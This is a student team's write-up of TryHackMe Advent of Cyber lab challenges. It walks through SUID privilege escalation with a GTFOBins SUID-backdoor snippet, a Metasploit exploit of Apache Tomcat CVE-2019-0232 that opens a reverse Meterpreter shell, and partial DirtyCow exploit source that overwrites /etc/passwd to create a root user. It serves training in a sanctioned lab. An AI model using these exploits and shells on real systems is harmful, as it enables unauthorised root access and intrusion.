PSP0201
Week 4
Writeup

Group Name: Amway

Members:

ID	Name	Role
1211100903	TAN XIN YI	Leader
1211101998	WESLEY WONG MIN GUAN	Member
1211101843	YAP HAN WAI	Member
1211101186	TAM LI XUAN	Member


<u>Day 11: Networking - The Rogue Gnome</u>


Tools used: Kali Linux, Command Prompt

Solution/walkthrough:

<u>Question 1</u>

First, we need to login to our vulnerable machine by using *ssh cmnatic@MachineIP* (MachineIP can be retrieved from THM). To login as host, the password is *aoc2020.*





Question 2

To make the */root* executable, key in *find / -perm -u=s -type f 2>/dev/null*

```
kali@kali: ~/Downloads
File  Actions  Edit  View  Help
kali@kali: ~/Downloads ×   kali@kali: ~ ×

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$ hostname
tbfc-priv-1
-bash-4.4$ whoami
cmnatic
-bash-4.4$ ls
-bash-4.4$ pwd
/home/cmnatic
-bash-4.4$ cd /
-bash-4.4$ ls
bin    dev   initrd.img      lib64       mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib             media       proc  sbin  swap.img  usr  vmlinuz.old
-bash-4.4$ cd/root
-bash: cd/root: No such file or directory
-bash-4.4$ cd /root
-bash: cd: /root: Permission denied
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
```

It will output the SUID permission set.

```
kali@kali: ~/Downloads
File  Actions  Edit  View  Help
kali@kali: ~/Downloads ×   kali@kali: ~ ×
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/sudo
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
/snap/core/7270/usr/lib/snapd/snap-confine
/snap/core/7270/usr/sbin/pppd
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
```

Question 3

To view the contents of the file at */root/flag.txt*, type *bash -p* ,which can be found in GTFObins.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```

```
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# cd /root
bash-4.4# ls
flag.txt
bash-4.4#
```

Flag is captured.

```
bash-4.4# cat flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Thought Process/Methodology:

In this task, to capture the flag, all we need is a *Command Prompt*. After we get our MachineIP from TryHackMe, we login to our vulnerable machine by keying in *ssh cmnatic@MachineIP.* To login as host, the password is *aoc2020.* After that, to check whether we succeed on logging in as host cmnatic, we key in *whoami* and it outputs cmnatic. In order to get SUID permission set, we need to execute the /root by using *find / -perm -u=s -type f 2>/dev/null.* We can key in *bash -p* that is found in *GTFObins* to find the content of a file located in */root/flag.txt ,* then flag can be captured by concatenating it.

<u>Day 12: Ready, set, elf. - Prelude:</u>

Tools used: Kali Linux, Command Prompt, CVE ,metasploit framework

Solution/walkthrough:


<u>Question 1</u>

Use nmap to scan the ip then we can get the version of the website.

```
kali@kali: ~
File  Actions  Edit  View  Help
8009/tcp open  ajp13        syn-ack ttl 127 Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http         syn-ack ttl 127 Apache Tomcat 9.0.17
|_http-title: Apache Tomcat/9.0.17
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -2s, deviation: 0s, median: -2s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:00
Completed NSE at 02:00, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:00
Completed NSE at 02:00, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:00
Completed NSE at 02:00, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://n
Nmap done: 1 IP address (1 host up) scanned in 28.30 seconds
           Raw packets sent: 2006 (88.240KB) | Rcvd: 11 (468B)
```

<u>Question 2</u>

Use cve website to search the cve of the apache tomcat



Question 3

Open the metasploit framework and search for the cve and use 0

Then set the lhosts and rhosts

```
msf6 > search 2019-0232

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank
  Check  Description
   -  ----                                                  ---------------  ----
   ----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent
  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/http/tomcat_cgi_cmdlineargs
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhost 10.10.191.27
rhost => 10.10.191.27
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set lhost 10.18.31.224
lhost => 10.18.31.224
```

Then start set the targeturi and run it

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/el
fwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.31.224:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.191.27
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.31.224:4444 → 10.10.191.27:49858 ) a
t 2022-07-02 02:34:37 -0400
```

Enter the machine and get the answer

```
meterpreter > shell
Process 1844 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\c
gi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\c
gi-bin>
```

Thought Process/Methodology:

First ,I use nmap to search the version of the website. After that search the website version using CVE then get the cve and search at metasploit framework then set then set the lhosts and rhosts and targeturi then run the command to get in the machine. After entering the machine find the target flag 1.txt.


<u>Day 13: Coal for Christmas</u>

Tools used: Kali Linux, Command Prompt


Solution/walkthrough:

<u>Question 1:</u>

After mkdir and cd to aoc_day13, type nmap and the IP address.




The wikipedia will show ***<u>telnet</u>*** is the old deprecated protocol on 1969




Question 2:

Type telnet and the IP address, it will show you the username and password, which is clauschristmas.



Question 3:

Later on, use ssh@santa and the IP address and then type the password.



Type ls and ls -la to show more information.

```
kali@kali: ~/aoc_day13
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/aoc_day13]
└─$ ssh santa@10.10.158.121
santa@10.10.158.121's password:
                  \ /
                ,,-*-,,
                 /o\
                /_\_\
               /_/_0_\
              /_o_\_\_\
             /_/_/_/_/o\
            /@\_\_\@\_\_\
           /_/_/O/_/_/_/_\
          /_\_\_\_\_\o\_\_\
         /_/0/_/_/_0_/_/@/_\
        /_\_\_\_\_\_\_\_\_\_\
       /_/o/_/_/@/_/_/o/_/0/_\
                [___]

Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$ ls
christmas.sh  cookies_and_milk.txt
$ ls -la
total 20
drwxr-xr-x 3 santa santa 4096 Nov 21  2020 .
drwxr-xr-x 3 root  root  4096 Nov 21  2020 ..
drwx------ 2 santa santa 4096 Nov 21  2020 .cache
-rwxr-xr-x 1 santa santa 1422 Nov 21  2020 christmas.sh
-rw-r--r-- 1 santa santa 2925 Nov 21  2020 cookies_and_milk.txt
$
```

Copy and paste the command in TryHackMe and it will show you the DISTRIB_ID and DISTRIB_RELEASE

```
kali@kali: ~/aoc_day13
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/aoc_day13]
└─$ uname -a
Linux kali 5.14.0-kali4-amd64 #1 SMP Debian 5.14.16-1kali1 (2021-11-05)
x86_64 GNU/Linux

┌──(kali㉿kali)-[~/aoc_day13]
└─$ ssh santa@10.10.158.121
santa@10.10.158.121's password:
                  \ /
                ,,-*-,,
                 /o\
                /_\_\
               /_/_0_\
              /_o_\_\_\
             /_/_/_/_/o\
            /@\_\_\@\_\_\
           /_/_/O/_/_/_/_\
          /_\_\_\_\_\o\_\_\
         /_/0/_/_/_0_/_/@/_\
        /_\_\_\_\_\_\_\_\_\_\
       /_/o/_/_/@/_/_/o/_/0/_\
                [___]

Last login: Sat Jul  2 10:18:06 2022 from 10.18.30.117
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

Question 4:

Use cat cookies_and_milk.txt and you will see that Grinch got here first.

```
kali@kali: ~/aoc_day13
File  Actions  Edit  View  Help

int main(int argc, char *argv[])
{
  // backup file
  int ret = copy_file(filename, backup_filename);
  if (ret ≠ 0) {
    exit(ret);
  }

  struct Userinfo user;
  // set values, change as needed
  user.username = "grinch";
  user.user_id = 0;
  user.group_id = 0;
  user.info = "pwned";
  user.home_dir = "/root";
  user.shell = "/bin/bash";

}

/*************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//*************************************************/
$
```

Question 5:

Use the link given and look for the compile with:

```
raw.githubusercontent.com

//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;
```

Question 6:

After running the command ./dirty, enter a new password


```
kali@kali: ~/aoc_day13
File  Actions  Edit  View  Help
//    - Yours Truly,
//          The Grinch
//*************************************************/
$ nano dirty.c
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
ls
$ christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiUoRi.gtlE9M:0:0:pwned:/root:/bin/bash

mmap: 7fc2f1fcf000
madvise 0

 ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$
```

Thus, use su firefart and enter the password

